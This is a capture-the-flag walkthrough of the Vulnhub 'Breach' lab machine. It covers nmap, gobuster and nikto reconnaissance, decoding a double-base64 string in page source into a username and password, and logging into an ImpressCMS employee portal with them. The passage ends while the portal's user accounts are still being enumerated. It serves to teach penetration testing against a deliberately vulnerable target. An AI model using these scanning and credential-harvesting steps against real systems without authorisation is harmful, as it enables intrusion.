

Breach (Vulnhub)

ip address of the machine 192.168.110.140/24

Enumeration (nmap)

```
(root@CyberCreedPC)-[/home/sohamt]
# nmap -sn 192.168.110.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 22:34 IST
Nmap scan report for 192.168.110.140
Host is up (0.00089s latency).
MAC Address: 52:54:00:B2:6C:6C (QEMU virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

First we did a nmap ping scan also known as ping scan or ping sweep (-sn) to see whether the host is up or not.

```
(root@CyberCreedPC)-[/home/sohamt]
# nmap -T5 -Pn -p- --max-rate=10000 192.168.110.140 -o outputALL.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 22:37 IST
Nmap scan report for 192.168.110.140
Host is up (0.00028s latency).
Not shown: 933 filtered tcp ports (no-response)
```

Now, we saw that host is up so we used -Pn to not ping the host and directly scanning all the ports by using (-p-) and -T5 to speed up the process and using --max-rate=10000 to further speed up the process by sending 10000 packets per second and -o is for the output file.

So, basically we can see that all the ports are open literally all 65535 ports which is highly unlikely and unusual.

Now, having these many ports being open is close to impossible so may be a firewall or any security mechanism is enforced which is giving us incorrect results so we have to do an xmas which will send a malformed package and want to receive RST flag in response of this malformed request.

```
(root@CyberCreedPC)-[/home/sohamt]
# nmap -T5 -sX -Pn -p- --max-rate=10000 192.168.110.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 22:45 IST
Nmap scan report for 192.168.110.140
Host is up (0.00012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp    open|filtered http
4444/tcp  open|filtered krb524
8443/tcp  open|filtered https-alt
MAC Address: 52:54:00:B2:6C:6C (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

So after doing xmas scan we received that three ports are open and filtered means that we can expect a firewall to act or perform on these ports.

Now after finding open ports we will go for version scanning on these ports to understand more about the services running on these ports.

```
(root@CyberCreedPC)-[/home/sohamt]
# nmap -T5 -sV -p 80,4444,8443 192.168.110.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 22:56 IST
Nmap scan report for 192.168.110.140
Host is up (0.00070s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
4444/tcp  open  http         SAP Internet Graphics Server httpd
8443/tcp  open  ssl/https-alt?
MAC Address: 52:54:00:B2:6C:6C (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

So after running version scanning (-sV) we can see that at port 80 HTTP server is running and operating system is ubuntu.

```
(root@CyberCreedPC)-[/home/sohamt]
# nmap -T5 -A -p 80,4444,8443 192.168.110.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 23:02 IST
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.83% done; ETC: 23:02 (0:00:00 remaining)
Nmap scan report for 192.168.110.140
Host is up (0.00079s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Welcome to Breach 1.0
|_http-server-header: Apache/2.4.7 (Ubuntu)
4444/tcp  open  http         SAP Internet Graphics Server httpd
|_http-server-header: SAP Internet Graphics Server
8443/tcp  open  ssl/https-alt?
|_ssl-date: 2024-07-24T17:32:53+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=Unknown/organizationName=Unknown/stateOrProvinceName=Unknown/countryName=Unknown
| Not valid before: 2016-05-20T17:51:07
|_Not valid after: 2016-08-18T17:51:07
MAC Address: 52:54:00:B2:6C:6C (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (97%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.10 - 4.11 (93%), Linux 3.16 - 4.6 (93%), Linux 3.13 - 3.16 (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Now to get more further in-depth scanning can be done using -A which runs three types of scans (traceroute, version scanning, os detection) and get more verbose information.

Directory Fuzzing (gobuster)

So we noticed that it is running http on port 80 and that to an apache in ubuntu so lets go

to <http://192.168.110.140>.



So there must be some directories in the web server where we can find further things for exploitation so now will be doing directory fuzzing using "gobuster".

```
(sohamt@CyberCreedPC)-[~]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.110.140

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.110.140
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 291]
./hta (Status: 403) [Size: 286]
./htpasswd (Status: 403) [Size: 291]
./gitignore (Status: 200) [Size: 42]
/images (Status: 301) [Size: 318] [→ http://192.168.110.140/images/]
/index.html (Status: 200) [Size: 1098]
/server-status (Status: 403) [Size: 295]
Progress: 4727 / 4727 (100.00%)

Finished
```

So, while doing directory fuzzing we found many directories with status codes and here, in this command -w stands for wordlist and "dir" for finding directories with an associated url (-u).

So here, we can see that if there is a 400 status code we cannot access them which means we have to further inspect 200 and 300 status codes ones which are .gitignore, images and index.html.

Vulnerability Scanning (nikto)

"nikto" is a tool that can be used to scan web server for known vulnerabilities.

```
(sohamt@CyberCreedPC)-[~]
$ nikto -h http://192.168.110.140 -o nikto.txt
- Nikto v2.5.0
```

So here we have used nikto on the machine and creating an output file using (-o)

```
- Nikto v2.5.0/
+ Target Host: 192.168.110.140
+ Target Port: 80
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:
+ HEAD Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ GET /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed:
+ GET /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: CVE-2000-0649:
+ GET /: Server may leak inodes via ETags, header found with file /, inode: 44a, size: 534a04f49139d, mtime: gzip. See: CVE-2003-1418:
+ OPTIONS OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ GET /images/: Directory indexing found.
+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:
+ GET /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```


So nikto revealed this information, and here we can see that **apache server machine is running is outdated**. We also found **.gitignore** which contains the directory structure of the machine (web server) and **/#wp-config.php#** file which contains credentials. We can also see **/icons/README** file which is the apache default file.

.gitignore file

```
← → ↺ 🏠 192.168.110.140/.gitignore
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

/.idea/
/.project
/.buildpath
/.settings/
```

icons/README file



Unable to access the config file directly through url modification.


Web app Enumeration

After manual web app inspection we found about two users and a little backstory on the web page. (Bill Lumbergh and Peter Gibbons)

Initech was breached and the board of directors voted to bring in their internal Initech Cyber Consulting, LLP division to assist. Given the high profile nature of the breach and nearly catastrophic losses, there have been many subsequent attempts against the company. Initech has tasked their TOP consultants, led by Bill Lumbergh, CISSP and Peter Gibbons, CJEH, SEC+, NET+, A+ to contain and perform analysis on the breach.

Little did the company realize that the breach was not the work of skilled hackers, but a parting gift from a disgruntled former employee on his way out. The TOP consultants have been hard at work containing the breach. However, their own work ethics and the mess left behind may be the company's downfall.

now let's again visit /images directory and try to look at each image.



Only first image was of some use and it hinted to look at the source code of the website at home page.

```
<center><a href="initech.html" target="_blank">  </a></center>
```

Now after seeing source code we can see that we found a link to **initech website** just by clicking on the image on the home page.

```
<!-------Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo----->
```

In source code, also found this base64 string which means something so will be decoding it on cyberchef. It was a double encoded base64.


The screenshot shows the CyberChef web application. On the left, under the 'Recipe' tab, two 'From Base64' operations are stacked. Both have the 'Alphabet' set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. On the right, the 'Input' field contains the Base64 string: `Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo`. The 'Output' field at the bottom displays the decoded result: `pgibbons:damnitfeel$goodtobeagang$ta`.

so here after using cyberchef, found some credentials.

(pgibbons : damnitfeel\$goodtobeagang \$ta)

(username : passwords)

So now let's visit another website which was "initech.html" and see what we can find there.



First we will see the source code and see what we can find and we found nothing. So here, home page, cake and stapler are those images we saw in images directory but now the employee portal is something new so we will inspect that.

← → ↻ ⚠ Not secure 192.168.110.140/impresscms/user.php

impresscms

make a lasting impression

Login

Username:

Password:

User Login

Lost Password?
Register now!

User Login

Username:

Password:

User Login

Lost your password?

No problem. Simply enter the e-mail address we have on file for your account.

Your Email:

Send Password

Main Menu

- Home
- Banners
- Content
- Profile

Themes

iTheme

(1 themes)

Share this page!

[t](#) [f](#) [v](#) [p](#) [d](#) [G](#) [H](#)

We have to enter some credentials, so let's try entering the one we found.

← → ↻ ⚠ Not secure 192.168.110.140/impresscms/modules/profile/configs.php

impresscms

make a lasting impression

User Menu

- View Account
- Notifications
- Inbox (3)
- Logout

Main Menu

- Home
- Banners
- Content
- Profile
- Search Members
- Edit account
- Change password
- Settings

Themes

iTheme

(1 themes)

Peter Gibbons's profile » Settings

Create profile settings


Show my pictures to:	Only registered users can see this ▼
Show my audio files to:	Only registered users can see this ▼
Show my videos to:	Only registered users can see this ▼
Show my friends to:	Only registered users can see this ▼
Show my groups to:	Only registered users can see this ▼
Show my contributions to:	Only registered users can see this ▼

Submit Cancel


Share this page!

[t](#) [f](#) [v](#) [p](#) [d](#) [G](#) [H](#)


After entering found credentials we were able to enter into peter gibbons account. So now we will be clicking everywhere to see what we can find.



After clicking on inbox we found some mails in it. Now will be inspecting the mails further.



















at last third mail found a really interesting file. (192.168.110.140/.keystore) and we also find another possible username : admin@breach.local



After visiting this url we downloaded this file.
Now further exploring more options further.
So in banners tab found this directory.

Index of /impresscms/modules/banners/

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 admin/	2012-10-09 17:39	-	
 banner.php	2012-10-09 17:39	8.4K	
 class/	2012-10-09 17:39	-	
 client.php	2012-10-09 17:39	3.0K	
 docs/	2012-10-09 17:39	-	
 footer.php	2012-10-09 17:39	494	
 header.php	2012-10-09 17:39	427	
 icms_version.php	2012-10-09 17:39	5.1K	
 images/	2012-10-09 17:39	-	
 include/	2012-10-09 17:39	-	
 index.php	2012-10-09 17:39	768	
 language/	2012-10-09 17:39	-	
 module.css	2012-10-09 17:39	340	
 plugins/	2012-10-09 17:39	-	
 templates/	2012-10-09 17:39	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.140 Port 80

In search tab we found that we can search for members of the company.

Display Name	Starts with ▼ <input type="text"/>
Email	Starts with ▼ <input type="text"/>
Sort by	Display Name ▼
Order	<input checked="" type="radio"/> Ascending order <input type="radio"/> Descending order
Users per page	<input type="text"/>
<input type="button" value="Submit"/>	

In edit account option we were able to find more about our logged in user.

Basic Information	
Login Name	pgibbons
